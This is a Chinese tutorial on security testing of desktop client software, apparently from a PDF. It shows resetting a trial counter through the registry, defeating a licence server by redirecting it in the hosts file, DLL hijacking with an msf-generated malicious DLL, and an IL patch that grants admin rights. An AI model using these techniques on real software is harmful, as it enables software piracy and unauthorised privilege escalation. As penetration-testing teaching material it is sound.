
某些软件虽然使用网络进行授权验证，但是由于其试用次数设计的验证缺陷，可以导致通过修改注册表来实现无限次数的试用，导致“不付费也能用”，即出现了




授权认证漏洞。下面这款客户端程序即是如此，我们在刚刚打开它的时候会提示试用次数还剩 29 次。



现在我们打开 Process Monitor，使用过滤功能添加白名单使 Pm 仅显示该进程的相关信息。





添加过滤白名单，仅显示该进程


关键部位做了处理。。

之后停止所有捕获，关闭并重启客户端，多次重复后我们监控到每次客户端打开时，会自动做一次 **RegsetValue**(注册表值修改)，如下：

经过测试后，发现剩余试用次数是用整数 **30** 减去注册表中一个名为 **Nowtimes** 的键下面的值。

于是我们编写一个 **BAT** 脚本，修改该客户端指向的那个值，并让他在客户端启动时自动运行，即可锁定试用次数为 **30** 次，不会减少。

```
Reg add HKCU\Software\客户端名字\一个位置 /v Nowtimes /t REG_DWORD /d 0 /f
```



这个漏洞的成因主要是因为试用次数认的方法太简单了，不联网不加密直接写进注册表中，并且键名还那么浅显易懂叫做“**Nowtimes**”，这种存在在注册表的漏洞发掘和利用方法还是比较简单的，但是问题是这样的漏洞还蛮多的，所以大家在



挖掘时注意关注注册表。另外如果注册表禁止监控，我们可以用 REGshot 来保存前后的快照进行比对分析。

## <例子 2>基于网络授权验证的 hosts 欺骗破解

这一部分内容需要用到一部分逆向工程的知识。这次破解的客户端没有设置试用机制，所以第一种路子行不通，我们转而把眼光放到它的网络验证模式上来，看看到底这个客户端的网络授权验证方式是如何工作的。




关键位置打码处理



随便输一个注册码进去

随便输入一个注册码然后确定, 根据弹出的错误窗口来定位到客户端的注册检测验证的函数处。拖入 OLLYdbg 查找字串“注册码有误”, 并跟踪到汇编窗口。



于是我们得到了注册授权的服务器地址。为了进一步验证, 我们使用 Wireshark 来分析这个客户端注册时的网络请求。

```


406 GET /verifycheck/login.php?id=50&aid=0&machine=|38ECP8ZXT|5FND0K260189|&m1=|02004C4F4F50|0C541591FF46|8C16455E3558|&m2=4429191836&sn=123456789&ver=201612...
226 HTTP/1.1 200 OK (text/html)
54 7877 → 80 [FIN, ACK] Seq=353 Ack=173 Win=65280 Len=0
60 80 → 7877 [FIN, ACK] Seq=173 Ack=354 Win=131328 Len=0
54 7877 → 80 [ACK] Seq=354 Ack=174 Win=65280 Len=0

> Frame 17: 406 bytes on wire (3248 bits), 406 bytes captured (3248 bits) on interface 0
> Ethernet II, Src: LcfHefe_Se:35:5b (8c:16:45:5e:35:5b), Dst: RuijieNe_ec:e7:9f (58:69:6c:ec:e7:9f)
> Internet Protocol Version 4, Src: 10.184.43.224, Dst: 121.41.120.218
> Transmission Control Protocol, Src Port: 7877, Dst Port: 80, Seq: 1, Ack: 1, Len: 352
< Hypertext Transfer Protocol
> GET /verifycheck/login.php?id=50&aid=0&machine=|38ECP8ZXT|5FND0K260189|&m1=|02004C4F4F50|0C541591FF46|8C16455E3558|&m2=4429191836&sn=123456789&ver=20161208&os=6.2 HTTP/1.1\r\n
Host: 121.41.120.218\r\n
Accept: text/html, */*\r\n
Accept-Encoding: identity\r\n
Referer: http://121.41.120.218/\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
\r\n
[Full request URI: http://121.41.120.218/verifycheck/login.php?id=50&aid=0&machine=|38ECP8ZXT|5FND0K260189|&m1=|02004C4F4F50|0C541591FF46|8C16455E3558|&m2=4429191836&sn=123456789&ver=20161208&os=6.2]
[HTTP request 1/1]
[Response in frame: 18]

```

<>可以看出客户端携带着我们的机器码和几个其他数据请求了服务器的  
/verifycheck/login.php

再回到我们的汇编窗口中，我们可以看到几个 unicode 的编码，疑似服务器的返回，记录下来。




```

1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
UNICODE "yyyy-MM-dd"
UNICODE "hh:mm:ss"
UNICODE "%s-%s-%s 00:00:00"
ASCII "S_MRW"
UNICODE "N"
UNICODE "reg"
UNICODE "LC"
UNICODE "reg"

```

直接用浏览器访问，可以发现返回值和汇编窗口的记录值中的一条相同，所以我们猜测可以构造一个假服务器，修改主机的 hosts 文件来实现请求重定向，让我们的服务器返回注册成功的信息。







```
*C:\Windows\System32\drivers\etc\hosts - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
编辑1.cpp AQDVD_CMS.aqr Options.aqr hosts
9 # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
15 #
16 #      102.54.94.97      rhino.acme.com      # source server
17 #      38.25.63.10      x.acme.com          # x client host
18
19 # localhost name resolution is handled within DNS itself.
20 #   127.0.0.1      localhost
21 #   ::1            localhost
22
23 #13.229.188.59      github.com
24 #151.101.109.194    github.global.ssl.fastly.net
25 182.61.168.65 www.ultraedit.com
26 182.61.168.65 ultraedit.com
27 182.61.168.65 www.ultraedit.cn
28 182.61.168.65 ultraedit.cn
29 182.61.168.65 www.softpedia.com
30 182.61.168.65 softpedia.com
31 182.61.168.65 www.afterdawn.com
32 182.61.168.65 afterdawn.com
33 182.61.168.65 www.ultraedit.de
34 182.61.168.65 ultraedit.de
35 182.61.168.65 forums.ultraedit.com
36 182.61.168.65 secure.avangate.com
37 182.61.168.65 en.wikipedia.org
38 127.0.0.1 licensing.ultraedit.com
39 127.0.0.1 licensing2.ultraedit.com
40 39.149.149.149 c1n149.ultraedit.com

Normal text file  length: 1425  lines: 40  ln: 37  col: 31  sel: 0|0  Windows (CR LF)
```

修改 hosts 文件，将服务器域名绑定到我们自己的假服务器的 ip 地址

在服务器上构造不同的 payload，可以得到客户端不同的反应，说明漏洞成功了一半。



至此我们可以排除掉其他的 payload，从而确定一个格式化日期返回值是注册成功的标志。所以我们构造一个格式化时间，并且重新打开客户端输入任意注册码注册，即可看到注册成功的窗口。

历史记录 反向选择


注册码输入完毕，软件将自动重新运行以使注册信息生效。

确定

## 六、 逆向部分

## Jar 包数据未混淆

大部分 jar 包因为数据没有混淆，容易遭到篡改或者绕过，导致关键信息被获取或者被修改。



## API HOOK 防护测试

## Dll 劫持

Linux 文件搜索顺序：

1. 当前目录
2. PATH 顺序值目录

程序搜索 Dll 顺序：

//没提供绝对路径

- 1.应用程序加载的目录。
- 2.当前目录。
- 3.系统目录 (C:\Windows\System32\).
- 4.16 位的系统目录。

5.Windows 目录。

6.PATH 变量的目录。


程序可以加载攻击者放置的恶意 dll。

利用 procmon 搜索程序加载的 dll，观察 name not found。

msf 生成恶意 dll 放置于程序加载位置，运行程序即可触发 payload。

案例 0-dll 劫持

dvta



反编译修改代码逻辑让普通用户以管理员登录

dvta

1-Isadmin

0-Normaluser 改 1 为 0 即可判断为 admin



```
IL_0125: ldloc.s    isadmin
IL_0127: ldc.i4.1
IL_0128: beq.s     IL_0145

IL_0125: ldloc.s    isadmin
IL_0127: ldc.i4.0
IL_0128: beq.s     IL_0145
```

## 七、 抓取流量的方法

### <案例 1>http 协议数据抓取

1.走 http 协议的，这里就不说了，因为都走的是 http 协议了，跟有没有 web 端已经无所谓了，直接挂上全局代理，用 burp 抓包进行分析吧。和测试 web 的一个套路


2.不走 http 协议的，如我下面举的例子，走的是 MSSQL 的 TDS 协议。下面直接以例子来说明：

为了更大众一点，我每步都说详细点。。毕竟我差不多每步都走过坑。。。

进入系统之前，我们先打开 wireshark 进行配置：


这里有两种刷选流量的方法：

1.知道数据库服务器的 IP：



选好网卡和添加好数据库服务器的 IP，点击 start，OK。

